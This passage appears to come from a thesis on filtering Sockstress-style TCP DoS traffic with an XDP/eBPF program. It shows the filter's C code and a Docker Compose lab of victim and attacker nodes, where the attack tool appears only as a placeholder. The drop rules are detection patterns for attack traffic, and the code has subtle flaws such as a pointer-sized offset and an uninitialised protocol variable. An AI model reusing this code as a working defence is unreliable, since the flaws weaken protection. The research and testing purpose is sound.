13     struct tcphdr *tcp_header = data + l3_offset;
14     u8 *nop_finder = data + l3_offset + sizeof(tcp_header);
15     int i = 0;
16
17
18     if(tcp_header + 1 > data_end)
19         return XDP_ABORTED;
20     if(tcp_header->window == 0 && tcp_header->ack == 1){
21         return XDP_DROP;
22     }
23     else if(tcp_header->syn == 1){
24 #pragma clang loop unroll(full)
25         for(i = 0; i < 60; i++){
26             if(nop_finder + 4 > data_end){
27                 return XDP_PASS;
28             }
29             if(*nop_finder == 1){
30                 if(*(nop_finder+1) == 3 && *(nop_finder+2) == 3 && *(nop_finder+3) == 2){
31                     return XDP_DROP;
32                 }
33             }
34             nop_finder++;
35         }
36     }else{
37         return XDP_PASS;
38     }
39 }
40
41 //Return protocol number
42 static __always_inline
43 int decap_ipv4(void *data, u64 l3_offset, void *data_end){
44     struct iphdr *ipheader = data + l3_offset;

```



```

45
46     if(ipheader + 1 > data_end)
47         return 0;
48     return ipheader->protocol;
49 }
50
51 SEC("xdp")
52 int xdp_programme(struct xdp_md *ctx){
53     void *data = (void *) (long) ctx->data;
54     void *data_end = (void *) (long) ctx->data_end;
55     struct ethhdr *eth_header = data;
56     u16 h_proto;
57     u32 ipproto;
58
59     u64 l3_offset;
60
61     l3_offset = sizeof(*eth_header);
62     if(data + l3_offset > data_end){
63         //Ethernet header offset is bigger than the
64         //packet itself
65         return XDP_DROP;
66     }
67     h_proto = eth_header->h_proto;
68     if(h_proto == htons(ETH_P_IP)){
69         ipproto = decap_ipv4(data, l3_offset, data_end);
70     }
71
72     if(ipproto == 0){
73         return XDP_ABORTED;
74     }
75
76     if(ipproto == IPPROTO_ICMP){
77         return XDP_DROP;
78     }
79
80     if(ipproto == IPPROTO_TCP){
81         l3_offset = l3_offset + sizeof(struct iphdr);
82         return decap_tcp(data, l3_offset, data_end);
83     }
84
85     return XDP_PASS;
86 }
87
88 char _license[] SEC("license") = "MIT";

```

Lines 11 and 42 are function inlining directives that are necessary as there are no function calls in BPF. Lines 3-9 are kernel header file includes and Lines 18-19, 46-47 and 62-66 are necessary error checking code segments.

Chapter 4

Testing Environment

A single-host virtual network testing environment was created with Docker compose that can be extended easily into a multi-host physical network. What would enable this extension is Docker Swarm, without the need of manually modifying the code for the attacks or the IP address of the target (as nodes have domain names), so that more realistic attack simulations can be performed over real networks in order to measure the performance of our XDP implementation. The yaml file in Listing 4.1 defines this network and the nodes can be built with two separate Dockerfiles one for the attackers and the other for the victim.

Listing 4.1: Code for *docker-compose.yml*

```
1 version: '2'
2 services:
3   victim:
4     build:
5       context: .
6       dockerfile: victim-dockerfile
7     domainname: victim.grnet.com
8     hostname: victim.grnet.com
9     ports:
10      - "800:80"
11     restart: always
12     networks:
13       mynet:
14         aliases:
15           - victim.grnet.com
16   attacker1:
17     build:
18       context: .
19       dockerfile: attacker-dockerfile
20     domainname: ddos_peer0.grnet.com
21     hostname: ddos_peer0.grnet.com
22     ports:
23       - "801:80"
24     restart: always
25     networks:
26       mynet:
27         aliases:
28           - ddos_peer0.grnet.com
29 networks:
30   mynet:
```

We can then add the commands and specify the images for the victim node and the attacker nodes in the victim-dockerfile and attacker-dockerfile respectively. One such dockerfile would have the form of Listing 4.2

Listing 4.2: Code for *<node-type>-dockerfile*

```
1 FROM <Insert image type (Ubuntu 18.04 for the victim and alpine 3.4 for the attackers were used)>
2 ADD . /code
3 WORKDIR /code
```

```
4 <Insert Commands in order to prepare each node for the test
5 (Compiling and triggering of XDP BPF program commands go here as well as Sockstress building and **
   **triggering)>
```